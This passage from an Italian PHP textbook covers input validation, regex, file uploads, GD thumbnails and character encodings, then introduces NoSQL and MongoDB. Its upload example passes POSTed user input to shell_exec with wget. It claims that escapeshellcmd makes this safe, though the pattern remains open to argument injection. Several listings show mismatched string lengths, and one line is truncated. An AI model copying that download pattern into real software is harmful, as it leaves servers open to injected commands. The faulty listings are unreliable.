var_dump(filter_var('email@example.com', FILTER_VALIDATE_EMAIL));

//string(18) "e.mail@example.ab"
var_dump(filter_var('e.mail@example.ab', FILTER_VALIDATE_EMAIL));

//string(20) "em-ail@example.co.uk"
var_dump(filter_var('em-ail@example.co.uk', FILTER_VALIDATE_EMAIL));
```

```

//bool(false)
var_dump(filter_var('www.domain@.com', FILTER_VALIDATE_EMAIL));

//bool(false)
var_dump(filter_var('email@domain', FILTER_VALIDATE_EMAIL));

//bool(false)
var_dump(filter_var('example.com', FILTER_VALIDATE_URL));

//bool(false)
var_dump(filter_var('www.example.com', FILTER_VALIDATE_URL));

//string(22) "http://www.example.com"
var_dump(filter_var('http://www.example.com', FILTER_VALIDATE_URL));

//string(23) "http://www.e#xample.com"
var_dump(filter_var('http://www.e#xample.com', FILTER_VALIDATE_URL));

//bool(false)
var_dump(filter_var('www example com', FILTER_VALIDATE_URL));

//bool(false)
var_dump(filter_var('www.ex#ample.com', FILTER_VALIDATE_URL));

?>

```

I filtri di sanificazione sono utili quando si vogliono ottenere dati coerenti. Anche questi filtri impiegano la funzione `filter_var`. Nel Listato 6.6 sono presenti filtri di sanificazione URL ed e-mail.

Listato 6.6 Rendere coerenti i dati tramite filtri di sanificazione URL ed e-mail.

```

<?php

//string(15) "email@example.com"
var_dump(filter_var('email@example.com', FILTER_SANITIZE_EMAIL));

//string(17) "e.mail@example.pl.ab"
var_dump(filter_var('e.mail@example.plé.ab', FILTER_SANITIZE_EMAIL));

//string(20) "em-ail@example.co.uk"
var_dump(filter_var('em-ail@example.co.uk', FILTER_SANITIZE_EMAIL));

//string(16) "www.dom!ain@.com"
var_dump(filter_var('www.dom!ain@.com', FILTER_SANITIZE_EMAIL));

//string(13) "email@do^main"
var_dump(filter_var('email@do^main', FILTER_SANITIZE_EMAIL));

//string(11) "example.com"
var_dump(filter_var('example.com', FILTER_SANITIZE_URL));

//string(15) "www.example.com"
var_dump(filter_var("\twww.example.com", FILTER_SANITIZE_URL));

```

```

//string(22) "http://www.example.com"
var_dump(filter_var('http://www.example.com', FILTER_SANITIZE_URL));

//string(23) "http://www.e#xample.com"
var_dump(filter_var('http://www.e#xample.com', FILTER_SANITIZE_URL));

//string(13) "wwwexamplecom"
var_dump(filter_var('www example com', FILTER_SANITIZE_URL));

?>

```

Anche la libreria integrata PCRE (Perl Compatible Regular Expression) include alcune funzioni utili, per esempio le espressioni regolari find and replace, grep, match e match all, cui si aggiunge l'interessante find and replace usando una funzione di callback.

Nel Listato 6.7 la funzione `preg_match_all` identifica tutte le stringhe che iniziano con un carattere maiuscolo seguito da caratteri minuscoli. Si utilizza `var_export` per riportare a schermo i risultati dell'array `$matches`.

Listato 6.7 Utilizzare la funzione preg_match_all.

```

<?php

$str='A Ford car was seen at Super Clean car wash.';
preg_match_all('/[A-Z][a-z]+/', $str, $matches);
var_export($matches);

/*
array (
  0 =>
  array (
    0 => 'Ford',
    1 => 'Super',
    2 => 'Clean',
  ),
)
*/
?>

```

Nel Listato 6.7, `preg_match_all` è passato con tre parametri: l'espressione regolare, la stringa nella quale trovare le corrispondenze e l'array che le deve memorizzare. Si può anche passare un flag che modifica l'array `$matches` e un offset per iniziare da una determinata posizione nei caratteri della stringa, come si può vedere nel Listato 6.8.

Listato 6.8 Modifica dell'array \$matches.

```

<?php

$str='A Ford car was seen at Super Clean car wash.';
```

```

preg_match_all('/[A-Z][a-z]+/', $str, $matches, PREG_PATTERN_ORDER, 5);
var_export($matches);

preg_match_all('/[A-Z][a-z]+/', $str, $matches, PREG_SET_ORDER);
var_export($matches);

preg_match_all('/[A-Z][a-z]+/', $str, $matches, PREG_OFFSET_CAPTURE);
var_export($matches);

/*
// PREG_PATTERN_ORDER, 5
array (
    0 =>
    array (
        0 => 'Super',
        1 => 'Clean',
    ) ,
)
)

// PREG_SET_ORDER
array (
    0 =>
    array (
        0 => 'Ford',
    ) ,
    1 =>
    array (
        0 => 'Super',
    ) ,
    2 =>
    array (
        0 => 'Clean',
    ) ,
)
)

// PREG_OFFSET_CAPTURE
array (
    0 =>
    array (
        0 =>
        array (
            0 => 'Ford',
            1 => 2,
        ) ,
        1 =>
        array (
            0 => 'Super',
            1 => 23,
        ) ,
        2 =>
        array (
            0 => 'Clean',
            1 => 29,
        ) ,
)
)

```

```
) ,  
)  
*/  
?>
```

Le altre funzioni della libreria integrata PCRE svolgono operazioni simili a queste e si rivelano utili per attività legate alla validazione, estrazione e manipolazione dei dati.

Upload di file e immagini

È abbastanza comune la richiesta di caricare documenti in un server. Questi documenti si trovano in genere in un computer o server remoto e devono essere trasferiti nel server di hosting; questo può avvenire usando gli elementi dei form.

Prima di aggiungere file sul server sfruttando i form è bene verificare il file di configurazione PHP, che contiene molte impostazioni che influenzano direttamente il funzionamento di un form, ciò che questo può fare, quanto può fare e per quanto tempo. È importante muoversi con attenzione ed essere consapevoli della configurazione impostata nel caso in cui si debbano risolvere problemi di upload e altre situazioni legate ai form. Occorre anche avere i privilegi opportuni per accedere a una directory del server ricevente.

Il form illustrato nel Listato 6.9 consente di aggiungere un documento tramite un'operazione di *browse/upload* oppure grazie a un URL. Nel form è presente l'attributo `enctype` che definisce la codifica dei dati. Questo attributo è necessario quando il form utilizza dati binari, che in questo esempio corrispondono al file di input.

Listato 6.9 Definizione dell'attributo `enctype`.

```
<form action='script7_9.php' method='post' enctype='multipart/form-data'>  
<input type='file' name='localfile' />  
<input type='text' name='remoteurl' />  
<input type='Submit' value='Add Document' name='Submit' />  
</form>
```

Il valore predefinito di `enctype` è `application/x-www-form-urlencoded`, se non è specificato altrimenti nel tag del form, e gestisce la maggior parte dei tipi di input a eccezione dell'upload di file e dati non ASCII. Quando l'utente del sito invia questo form si hanno due diversi elementi PHP superglobal che contengono dati: `$_FILES` per il campo di input `localfile` e

`$_POST` per il campo di input `remoteurl`. `$_FILES` contiene metadati relativi a `localfile`, come si può vedere nella Tabella 6.1.

Tabella 6.1 Metadati `$_FILES`.

Variabile/Funzione	Descrizione	Esempio
<code>\$_FILES['localfile']['name']</code>	Nome originale del file nel computer di upload.	<code>jeep.png</code>
<code>\$_FILES['localfile']['size']</code>	Dimensione in byte del file di upload.	<code>12334</code>
<code>\$_FILES['localfile']['tmp_name']</code>	Nome temporaneo del file di upload sul server.	<code>/tmp/phpclbig4</code>
<code>\$_FILES['localfile']['type']</code>	Tipo mime del file.	<code>image/png</code>
<code>\$_FILES['localfile']['error']</code>	Codice errore associato al file di upload.	
<code>is_uploaded_file(tmpname)</code>	Restituisce un valore booleano se l'upload del file avviene tramite HTTP POST.	<code>is_uploaded_file(\$_FILES ['localfile'] ['tmp_name'])</code>
<code>move_uploaded_file(tmpname,destination)</code>	Sposta il file temporaneo a destinazione.	<code>move_uploaded_file(\$_FILES ['localfile'] ['tmp_name'], '/destination/newfilename.png')</code>

Prima che il file indicato in `localfile` nel Listato 6.9 venga spostato nella posizione permanente di storage dei dati conviene verificare che provenga da un HTTP POST. Questo controllo può essere effettuato dalla funzione `is_uploaded_file`, che accetta come parametro il nome di file temporaneo `['tmp_name']`. Al termine dell'upload il file può essere spostato in una directory utilizzando la funzione `move_uploaded_file`, che accetta due parametri, il nome temporaneo `['tmp_name']` e il nome di destinazione.

Per quanto riguarda l'URL di input esistono svariate opzioni che consentono di ottenere il file. Un metodo comodo per il download di file tramite HTTP, HTTPS e FTP è costituito dall'utility da riga di comando `wget` di `shell_exec`, che esegue un comando di shell e restituisce l'output, se disponibile. Altri metodi per il download di documenti includono strumenti legati a socket, per esempio `fsocketopen` o `curl`. Di seguito è indicata la sintassi del comando che esegue il download di un file:

```
shell_exec('wget '. escapeshellcmd($_POST['remoteurl']));
```

È da notare l'utilizzo della funzione `escapeshellcmd` per evitare i tipici caratteri maligni e prevenire l'esecuzione di comandi arbitrari sul server.

Conversione delle immagini e miniature

Un’immagine è un tipo di file che si incontra comunemente quando si lavora con applicazioni web. Le immagini si trovano nelle gallerie di foto, nelle schermate e nella proiezione di slide. Nel paragrafo precedente si è visto come caricare documenti in un server grazie a un form di upload oppure utilizzando l’utility da riga di comando `wget` in combinazione con `shell_exec`. Ora che il file si trova nel server si può iniziare a elaborarlo per adattarlo alla struttura richiesta da altre applicazioni.

PHP ha una libreria chiamata GD che contiene una serie di funzioni dedicate alla creazione e manipolazione delle immagini. Nei prossimi paragrafi verrà studiata solo una piccola parte degli strumenti che riguardano il ridimensionamento e la conversione delle immagini. La funzione `php_info` consente di verificare la versione di GD installata sul server.

La creazione di una miniatura di esempio comporta la creazione di una copia PNG dell’immagine originale, che avrà una larghezza di 200 px e un’altezza che dipenderà dall’immagine originale e verrà calcolata tramite la funzione `getimagesize`, che accetta come parametro il nome dell’immagine e restituisce un array di metadati che include `width`, `height` e `mime`. Si prenda in considerazione il Listato 6.10.

Listato 6.10 Utilizzare la funzione `getimagesize()`.

```
<?php
$imgName='image.jpg';
$thumbName='thumb.png';
$metaData=getimagesize($imgName);
$img='';

$newWidth=200;
$newHeight=$metaData[1]/($metaData[0]/$newWidth);

switch($metaData['mime']){
    case 'image/jpeg':
        $img=imagecreatefromjpeg($imgName);
        break;
    case 'image/png':
        $img=imagecreatefrompng($imgName);
        break;
    case 'image/gif':
        $img=imagecreatefromgif($imgName);
        break;
    case 'image/wbmp':
        $img=imagecreatefromwbmp($imgName);
        break;
}
```

```

}

if($img) {
    $imgThumb=imagecreatetruecolor($newWidth,$newHeight);

imagecopyresampled($imgThumb,$img,0,0,0,0,$newWidth,$newHeight,$metaData
    imagepng($imgThumb, $thumbName);
    imagedestroy($imgThumb);
}
?>

```

L'array `$metaData` contiene il tipo MIME e altezza e larghezza dell'immagine originale. Queste informazioni consentono di aprire l'immagine originale in GD e di determinare successivamente il valore di `$newHeight` della miniatura. Il tipo MIME è passato tramite un'istruzione `switch`, allo scopo di gestire diversi tipi di file. La funzione `imagecreatefromjpeg` e altre simili a questa aprono l'immagine originale e restituiscono un indicatore di risorse (resource handle) relativo all'immagine. Quindi la miniatura è creata con altezza e larghezza stabilite via `imagecreatetruecolor`. Per creare la copia dell'immagine, `imagecopyresampled` accetta diversi parametri, il resource handle della miniatura, quello dell'immagine originale, i valori x e y dei punti destinazione e origine, i nuovi valori di larghezza e altezza, la larghezza e l'altezza originali. La miniatura in PNG viene creata da `imagepng` fornendo la risorsa di questa e un nuovo nome di file. `$imgThumb` viene infine distrutta utilizzando la funzione `imagedestroy` e passando la risorsa.

Il risultato finale è dato da un'immagine PNG nel formato miniatura desiderato. Nel Listato 6.11 sono mostrati gli output relativi a entrambe le immagini `image.jpg` e `thumb.png` che si ottengono da `getimagesize()`.

Listato 6.11 Output di `image.jpg` e `thumb.png` da `getimagesize()`.

```

//image.jpg
array (
  0 => 1600,
  1 => 1200,
  2 => 2,
  3 => 'width="1600" height="1200"',
  'bits' => 8,
  'channels' => 3,
  'mime' => 'image/jpeg',
)
//thumb.png
array (
  0 => 200,
  1 => 150,
  2 => 3,
  3 => ' ',
)
```

```

'bits' => 8,
'mime' => 'image/png',
)

```

La miniatura visibile nella Figura 6.1 è il risultato dello script del Listato 6.10. L'immagine originale era in formato JPEG, larga 1600 px e alta 1200 px, mentre quella di output è un file PNG di larghezza pari a 200 px e altezza di 150 px.



Figura 6.1 Miniatura prodotta dal Listato 6.10.

Espressioni regolari

Le espressioni regolari sono utili nella descrizione di pattern nel testo e possono essere sfruttate in JavaScript, MySQL e PHP. Prima di iniziare a costruire espressioni regolari (in breve regex, da regular expression) è necessario avere a disposizione un editor specifico. In Windows è semplice da usare e disponibile gratuitamente lo strumento Regex Tester (<http://antix.co.uk>). Esistono altri editor di espressioni regolari, alcuni dei quali offrono molte funzionalità aggiuntive. Per iniziare, Regex Tester rimane comunque uno strumento interessante.

La Tabella 6.2 elenca i caratteri e le corrispondenze che si possono indicare nelle espressioni regolari.

Tabella 6.2 Caratteri e corrispondenze regex.

Carattere	Corrispondenze	Esempio
-----------	----------------	---------

[caratteri]	Uno dei caratteri indicati	/ca[nt]/ trova riscontro in cat e can
[^caratteri]	Esclude uno dei caratteri indicati	/ca[^nt]/ trova riscontro in car ed esclude can o cat
(caratteri)	Tutti i caratteri indicati	/c(at)/ trova riscontro in cat
{n}	Esattamente n volte	/\d{2}/ trova riscontro in 12, dove \d indica una cifra numerica (digit)
{n,}	n o più volte	/\d{2,}/ trova riscontro in 1234
{n,m}	Da n a m volte	/\d{2,3}/ trova riscontro in 123
\	Carattere escape	/Mrs\./ trova riscontro in Mrs.
+	Una o più volte	/\d+/ trova riscontro in 1
*	Zero o più volte	/\d*/ trova riscontro in niente e 12
?	Zero o una volta	/\d?/ trova riscontro in niente e 1
.	Un carattere qualsiasi a eccezione di nuova riga	
	Oppure	/a b/ trova riscontro in a oppure b
^	Inizio riga o input	/^a/ trova riscontro in a se inizio riga
\$	Fine riga o input	/a\$/ trova riscontro in a se fine riga
\w	Carattere parola	/a\w/ trova riscontro in ab
\W	Esclude carattere parola	/a\W/ trova riscontro in a?
\s	Spazio	/a\sb/ trova riscontro in 'a b'
\S	No spazio	/a\Sb/ trova riscontro in a-b
\b	Limite di parola	/\bCa/ trova riscontro in Ca in Cat
\B	Esclude il limite di parola indicato	/\BAt/ trova riscontro in at in Cat
\d	Cifra numerica	/A\d/ trova riscontro in A4
\D	Esclude la cifra numerica	/A\D/ trova riscontro in AA

Nella Tabella 6.2 sono riportati i caratteri più comuni e le rispettive corrispondenze. Nei Listati 6.7 e 6.8 si sfrutta l'espressione regolare `[A-Z][a-z]+`. In base alla Tabella 6.2 questa regex va letta come "fai corrispondere un carattere alfabetico maiuscolo `[A-Z]` seguito da un carattere alfabetico minuscolo ripetuto una o più volte `+`". Il trattino che separa le lettere maiuscole e minuscole A e Z va interpretato come "qualsiasi carattere compreso tra A e Z, inclusi gli estremi". L'altro esempio di trattino è `[a-e]`, che indica le lettere a, b, c, d, e, ed esclude le lettere f oppure g, mentre le cifre `[1-3]` corrispondono a 1, 2, 3, ed escludono 4 oppure 5. L'espressione `[A-Z][a-z]{4}` indica tutte le parole di cinque lettere che iniziano con un carattere maiuscolo.

In JavaScript si possono applicare le espressioni alle stringhe utilizzando i metodi `String.match`, `search`, `replace` e `split`, rispettando le indicazioni fornite nella Tabella 6.3. Si può anche sfruttare l'oggetto `RegExp` che prevede i metodi `compile`, `exec` e `test`, come illustrato nella Tabella 6.4.

Tabella 6.3 Applicare espressioni alle stringhe tramite match, search, replace e split.

Metodo	Descrizione	Esempio
String.match(regex)	Applica l'espressione alla stringa e restituisce la corrispondenza oppure null se l'espressione non trova corrispondenza.	var str="the 90210 area code"; var pattern=/[0-9]{5}/; str.match(pattern); //restituisce 90210
String.search(regex)	Applica l'espressione alla stringa e restituisce la posizione della corrispondenza oppure -1 se l'espressione non trova corrispondenza.	var str="the 90210 area code"; var pattern=/[0-9]{5}/; str.search(pattern); //restituisce 4
String.replace(regex, replacement)	Applica l'espressione alla stringa e sostituisce le corrispondenze con l'altra stringa.	var str="the 90210 area code"; var pattern=/[0-9]{5}/; str.replace(pattern,'-----'); //restituisce //the ----- area code"
String.split(regex)	Applica l'espressione alla stringa e suddivide il risultato in base all'espressione indicata.	var str="the 90210 area code"; var pattern=/[0-9]{5}/; var strParts=str.split(pattern); //restituisce array //["the", "area code"]

Tabella 6.4 Applicare espressioni alle stringhe tramite compile, exec e test.

Metodo	Descrizione	Esempio
RegExp.compile(regex, flag)	Compila l'espressione.	pattern=/[0-9]{5}/; pattern.compile(pattern);
RegExp.exec(string)	Trova la corrispondenza tra espressione e stringa e restituisce la prima corrispondenza.	var str="the 90210 area code"; pattern=/[0-9]{5}/; pattern.compile(pattern); var strParts=pattern.exec(str); //restituisce l'array ["90210", 4, " //the 90210 area code"]
RegExp.test(string)	Verifica la corrispondenza tra espressione e stringa e restituisce un valore booleano.	var str="the 90210 area code"; pattern=/[0-9]{5}/; pattern.test(str); //restituisce true

In PHP si possono applicare le espressioni regolari alle stringhe utilizzando le funzioni PCRE per svolgere una grande quantità di operazioni, come mostrato nella Tabella 6.5.

Tabella 6.5 Applicare espressioni alle stringhe tramite le funzioni PCRE.

Metodo	Descrizione	Esempio
preg_grep(regex, array)	Applica l'espressione all'array.	\$text=array('the 90210 area code','or the 90211 area code'); \$pattern='/[0-9]{5}/'; \$matches=preg_grep(\$pattern,\$text); // \$matches contiene: array(0 => 'the 90210 area code', 1 => 'or the 90211 area code')
preg_match_all(regex, string [, matches])	Applica l'espressione alla stringa e trova tutte le corrispondenze.	\$text='the 90210 area code'; \$pattern='/[0-9]{5}/'; preg_match_all(\$pattern,\$text,\$matches); // \$matches contiene: array(0=>array(0=>'90210'))
preg_match(regex, string [, matches])	Applica l'espressione alla stringa e trova la prima corrispondenza.	\$text='the 90210 area code'; \$pattern='/[0-9]{5}/'; preg_match(\$pattern,\$text,\$matches); // \$matches contiene: array(0=>'90210')

<code>preg_replace_callback(regex, callback, mixed)</code>	Applica l'espressione all'array o alla stringa e sostituisce in base a una funzione callback.	<pre>function removezip(\$matches){return (\$matches[1] . '----');} \$str="the 90210 area code"; \$pattern='/[0-9]{5}/'; \$replace=preg_replace_callback(\$pattern, 'removezip', \$str); // \$replace contiene: 'the ---- area code'</pre>
<code>preg_replace(regex, replacement, mixed)</code>	Applica l'espressione all'array o alla stringa e sostituisce con array o stringa.	<pre>\$text='the 90210 area code'; \$pattern='/[0-9]{5}/'; \$replace=preg_replace(\$pattern, '----', \$text); // \$replace contiene: 'the ---- area code'</pre>
<code>preg_split(regex, string)</code>	Applica l'espressione alla stringa e suddivide i risultati in base all'espressione indicata.	

Questi esempi testimoniano il fatto che in PHP e JavaScript le espressioni regolari sono molto utili e rappresentano uno strumento ideale quando si tratta di manipolare i dati per eseguire operazioni semplici o complesse. Le espressioni possono anche essere impiegate in MySQL per impostare ricerche strutturate; per esempio, si può avere una query "select * from contacts where civics regexp '[0-9]{5}'" che restituisce tutti i record corrispondenti a un codice postale a 5 cifre.

Integrazione multilingue (set di caratteri)

È sempre sorprendente visualizzare dati di output che ci si aspetta di trovare in un determinato modo e riscontrare invece la presenza di lettere bizzarre oppure di punti interrogativi o altri caratteri misteriosi che si annidano tra quelli che dovrebbero essere dati puliti. Nella maggior parte dei casi ciò avviene a causa di errori di codifica. A prescindere dal fatto che si tratti di un form, un file CSV oppure di testo estratto da un documento, lo script che ha inserito i dati non prevedeva caratteri estranei a un determinato set (charset), in genere il set ISO-8859-1 oppure UTF-8.

NOTA

Il set ISO-8859-1 (Latin-1) contiene caratteri grafici codificati ASCII in base a singoli byte a 8 bit e include i caratteri ASCII standard ed estesi (0-255). Il set UTF-8 è una codifica unicode multibyte e contiene i caratteri ISO-8859-1, inclusi quelli con segni diacritici.

Quando si incontrano problemi di codifica si deve tenere conto di alcune considerazioni da valutare con attenzione. È importante conoscere la fonte dei dati e, quando si tratta di una pagina web, è bene controllare la corretta impostazione dell'attributo Content-Type, che si trova nella sezione HEAD

del file XHTML. Di seguito è indicata la configurazione del set del content type UTF-8:

```
<meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
```

Il database può diventare un'altra fonte di problemi nella codifica dei caratteri. La creazione di un database MySQL implica l'impostazione di una collation di caratteri. Se si impiega un carattere UTF-8 che il database non ha previsto, il carattere può essere interpretato in modo errato quando viene memorizzato. Nel caso in cui MySQL deve accettare caratteri UTF-8 la collation è `utf8_general_ci` (lettere maiuscole o minuscole a piacere) o magari `utf8_unicode_ci`. In MySQL è possibile anche configurare il charset UTF-8 eseguendo la query `'set names utf8'` dopo aver effettuato la connessione con il database.

Va infine ricordato che PHP può non identificare correttamente la codifica di una stringa. Esistono svariate funzioni e librerie che aiutano a risolvere i problemi di codifica, oltre a flag che presuppongono la presenza di un determinato charset. La funzione `utf8_encode` codifica una stringa ISO-88591 in UTF-8. Un altro strumento utile per la conversione dei caratteri da una codifica a un'altra è la funzione `mb_convert_encoding`, che accetta come parametri una stringa, il tipo di codifica di destinazione e quello di origine. Le funzioni `'mb_*'` derivano dalla libreria Multibyte String Function e contengono molti strumenti di elaborazione dei caratteri multibyte, per esempio `mb_substr` (che estrae una parte di una stringa), `mb_strlen` (ricava la lunghezza di una stringa) oppure `mb_ereg_replace` (trova e sostituisce regex). Alcune funzioni PHP accettano anche i flag `charset`; per esempio, `htmlentities` consente di passare un flag che identifica il charset UTF-8 `htmlentities($str, ENT_QUOTES, 'UTF-8')`.

Oltre alle funzioni MB è disponibile un modulo PHP `iconv` definito in Human Language and Character Encoding Support. Le funzioni `iconv`, e in particolare `iconv`, convertono una stringa in una determinata codifica dei caratteri; per esempio, `iconv("UTF-8", "ISO-8859-1//IGNORE//TRANSLIT", $str)` converte una stringa UTF-8 nell'equivalente ISO-8859-1. I flag `//IGNORE` e `//TRANSLIT` indicano come gestire i caratteri che non si possono convertire. Il flag `IGNORE` rimuove direttamente i caratteri sconosciuti e tutti i caratteri successivi, mentre `TRANSLIT` tenta di stabilire il carattere appropriato per la conversione.

Riepilogo

La progettazione e la codifica dei web form implicano l'attenta valutazione di un certo numero di aspetti, che riguardano tra l'altro la validazione dei dati, la loro integrità e la manipolazione dei file (incluse le immagini). In questo capitolo sono state presentate alcune tecniche che consentono di affrontare questi problemi, con esempi di codice e indicazioni utili. La validazione dei dati di input può avvenire nel client, utilizzando JavaScript, e nel server, grazie a PHP. Le procedure da adottare sono complementari tra loro, poiché la validazione lato client pone l'attenzione sul fatto che l'utente abbia inserito dati accettabili, mentre la validazione lato server si concentra sull'integrità e sulla coerenza del database.

Non esiste sviluppatore che possa esentarsi dall'utilizzo delle espressioni regolari (regex), qui introdotte tenendo conto del contesto cui si dedica questo libro. Le regex vengono impiegate in molte situazioni ove si richiede di trovare, confrontare, suddividere e sostituire stringhe o parti di queste; sono stati riportati semplici esempi di regex in JavaScript e in PHP. Infine, ma non per questo meno importante, nel paragrafo conclusivo dedicato all'integrazione multilingue è stato messo l'accento sull'importanza di garantire il più possibile che i dati vengano trasmessi adottando i formati previsti e accettabili.

Nel prossimo capitolo si studierà l'integrazione di PHP con database diversi dalle soluzioni relazionali classiche, per esempio SQLite3, MongoDB e CouchDB.

Integrazione con i database (parte I)

Questo capitolo si occupa dei database NoSQL, tra cui i più noti sono MongoDB, CouchDB, Google Big Table e Cassandra, anche se ce ne sono molti altri. Il nome stesso di questi database fa intuire che non si tratta di classici prodotti SQL e che non implementano le proprietà ACID, ovvero *Atomicità, Coerenza, Isolamento e Durabilità*, che sono le caratteristiche tipiche delle transazioni RDBMS (*Relational Database Management System*).

I database NoSQL non hanno un livello di gestione delle transazioni e istruzioni commit, e neppure prevedono la possibilità di annullare una transazione. Sono database senza struttura (*schema free*), il che vuol dire non essere conformi al pattern tradizionale schema-tabella-colonna. Al posto delle tabelle ci sono le collezioni, che si differenziano dalle prime perché possono contenere una grande quantità di righe o di documenti, come vengono chiamati dai database NoSQL. La differenza tra righe e documenti è che le righe hanno una struttura fissa, definita dallo schema della relazione, mentre i documenti no.

Va inoltre ricordato che i database NoSQL non memorizzano le righe in modo tradizionale, ma memorizzano i documenti, descritti come oggetti in notazione JSON (*JavaScript Object Notation*).

Di seguito è riportato un esempio di documento JSON:

```
var= { "key1": "value1",
       "key2": { "key3": "value3" },
       "key4": ["a1", "a2", "a3" ... ],
       ...
     }
```

Il formato è uno dei tanti che sono stati sviluppati per abbreviare le lunghe e proliasse descrizioni XML. Nella maggior parte dei casi i database NoSQL utilizzano JavaScript come linguaggio interno, in combinazione con la notazione JSON adottata nell'elaborazione dei documenti. I database NoSQL sono creati con due obiettivi fondamentali:

- prestazioni e scalabilità significative;
- minimo overhead di amministrazione.

In genere, la ricerca in una sola collezione è veloce, ma non ci sono join, che, in altre parole, sono delegati all'applicazione. La velocità è garantita dall'impiego dell'algoritmo MapReduce brevettato da Google, che consente ai database NoSQL di essere altamente scalabili e fruibili da parte di sistemi cluster. Grazie all'algoritmo di Google i database riescono a distribuire il lavoro tra più computer, che devono condividere solo la connessione in rete.

Questi database sono molto recenti, poiché vennero introdotti solo nel 2009, e non esiste standard di gestione del dialetto adottato per accedere alle loro informazioni. Di solito, il dialetto comprende i comandi `insert`, `find`, `findOne`, `update` e `delete`, implementati come chiamate delle rispettive API (*Application Programming Interface*). La sintassi precisa e le opzioni disponibili per ciascuna chiamata dipendono dal genere di database. Va infine ricordato che i generatori di applicazioni, per esempio Cake o Symfony, non si abbinano ottimamente con gran parte di questi database, pertanto lo sviluppo di applicazioni diventa più complesso.

Conviene ora tornare ai requisiti ACID.

- Ogni transazione riesce o fallisce nel suo insieme. Se una transazione non riesce, lo stato del database deve risultare come se la transazione non avesse avuto luogo (Atomicità).
- Ogni transazione deve vedere solo i dati che sono stati specificati prima che la transazione avesse inizio (Coerenza).
- Gli utenti non devono vedere le modifiche di altri prima che le modifiche siano state salvate (committed) in modo persistente (Isolamento).
- Una volta salvate, le modifiche sono permanenti; in particolare, le notifiche non vanno perse nemmeno se il sistema del database va in crash (Durabilità).

I requisiti ACID sono rispettati da tutti i principali database relazionali e si fondano su modelli che derivano dal settore bancario. La transazione in un database RDBMS (*Relational Database Management System*) è definita da un modello ispirato alle transazioni finanziarie del mondo reale. Le considerazioni precedenti si applicano per esempio al pagamento di fatture

tramite assegno. Se ci sono fondi sufficienti, la transazione aggiorna i conti bancari, quello del pagante e quello di chi riceve il pagamento. Al contrario, i due conti rimangono invariati. Ogni transazione vede solo lo stato del conto bancario all'inizio dell'operazione. Le transazioni di altri utenti non hanno alcuna influenza, e il pagamento concluso deve diventare un record permanente. Il mancato rispetto delle regole ACID rende i database NoSQL poco adatti per le transazioni finanziarie e per tutte le altre forme di elaborazione che hanno requisiti simili. La natura senza struttura dei database NoSQL fa sì che siano difficili da impiegare con mapper relazionali di oggetti, per esempio Hibernate, poiché rallentano lo sviluppo di applicazioni. I database NoSQL sono adatti quando si devono gestire data warehouse di grandi dimensioni, dove evidenziano velocità e scalabilità. È già stato detto che questi database sono una novità, pertanto è ovvio mettere in conto un certo lavoro di debugging.

Introduzione a MongoDB

MongoDB è il database NoSQL più popolare, poiché è facile da installare, è veloce e include molte funzioni. L'installazione dell'interfaccia PHP per MongoDB è semplice, in particolare nei sistemi Unix o Linux. È sufficiente eseguire il comando `pecl install mongo` per ottenere un risultato simile a:

```
pecl install mongo
downloading mongo-1.1.3.tgz ...
Starting to download mongo-1.1.3.tgz (68,561 bytes)
.....done: 68,561 bytes
18 source files, building
running: phpize
Configuring for:
PHP Api Version:      20041225
Zend Module Api No:   20060613
Zend Extension Api No: 220060519
building in /var/tmp/pear-build-root/mongo-1.1.3
.....
(a lot of compilation messages)
Build process completed successfully
Installing '/usr/lib/php5/20060613+lfs/mongo.so'
install ok: channel://pecl.php.net/mongo-1.1.3
configuration option "php_ini" is not set to php.ini location
You should add "extension=mongo.so" to php.ini
```

L'installazione è completa. In Windows le operazioni sono ancora più semplici, poiché si può scaricare una copia dell'interfaccia da <http://www.mongodb.org>. È sufficiente poi collocare i file scaricati nella directory desiderata e aggiornare il file `php.ini`.

A questo punto si ha a disposizione un gran numero di classi. MongoDB non segue gli standard SQL, pertanto i suoi tipi di dati sono differenti. Ogni tipo di dati MongoDB è definito da una classe PHP; trovate le specifiche delle classi MongoDB nel sito dedicato a PHP (<http://it2.php.net/manual/en/book.mongo.php>). Oltre ai tipi di dati esistono classi che descrivono le connessioni, le collezioni, i cursori e le eccezioni. Le collezioni sono più o meno analoghe alle tabelle dei database RDBMS. Una collezione NoSQL è una raccolta named di documenti che non devono necessariamente avere la medesima struttura. Una collezione può essere indicizzata o partizionata (*sharded*), ove necessario. Le collezioni sono contenute in oggetti fisici chiamati database, a loro volta implementati come collezioni di file database. Se il database o la collezione non esistono al momento del loro inserimento, vengono creati in modo automatico. Di seguito si può vedere come è riportata nella shell un'installazione MongoDB completamente vuota a seguito dell'esecuzione del comando `mongo`:

```
mongo
MongoDB shell version: 1.6.5
connecting to: test
> show dbs
admin
local
>
```

Il comando `show dbs` visualizza i database disponibili. Questo libro si occupa di PHP e non di MongoDB, pertanto si trascurano i dettagli di utilizzo dell'interfaccia da riga di comando di MongoDB. Su Internet si possono trovare molti tutorial dedicati a questo database. La risorsa più completa è probabilmente il sito stesso di MongoDB.

A questo punto si può studiare il primo esempio di script, che crea un database di nome “scott” e una collezione “emp”. La collezione è successivamente compilata con 14 righe per descrivere gli impiegati di una piccola azienda, come si può vedere nel Listato 7.1.

Listato 7.1 Script PHP che crea il database “scott” e una collezione “emp”.

```
<?php
$host = 'localhost:27017';
$dbname = 'scott';
$colname = "emp";

$EMP = array(
    array("empno" => 7369, "ename" => "SMITH", "job" => "CLERK",
          "mgr" => 7902, "hiredate" => "17-DEC-80", "sal" => 800,
```

```

"deptno" => 20),
array("empno" => 7499, "ename" => "ALLEN", "job" => "SALESMAN",
      "mgr" => 7698, "hiredate" => "20-FEB-81", "sal" => 1600,
      "comm" => 300,"deptno"=>30),
array("empno"=>7521,"ename"=>"WARD","job"=>"SALESMAN","mgr"=>7698,
      "hiredate"=>"22-FEB-81","sal"=>1250,"comm"=>500, "deptno" =>
30),
array("empno" => 7566, "ename" => "JONES", "job" => "MANAGER",
      "mgr" => 7839, "hiredate" => "02-APR-81", "sal" => 2975,
      "deptno" => 20),
array("empno" => 7654, "ename" => "MARTIN", "job" => "SALESMAN",
      "mgr" => 7698, "hiredate" => "28-SEP-81", "sal" => 1250,
      "comm" => 1400,"deptno"=>30),
array("empno"=>7698,"ename"=>"BLAKE","job"=>"MANAGER","mgr"=>7839,
      "hiredate"=>"01-MAY-81","sal"=>2850,"deptno"=>30),
array("empno"=>7782,"ename"=>"CLARK","job"=>"MANAGER","mgr"=>7839,
      "hiredate"=>"09-JUN-81","sal"=>2450,"deptno"=>10),
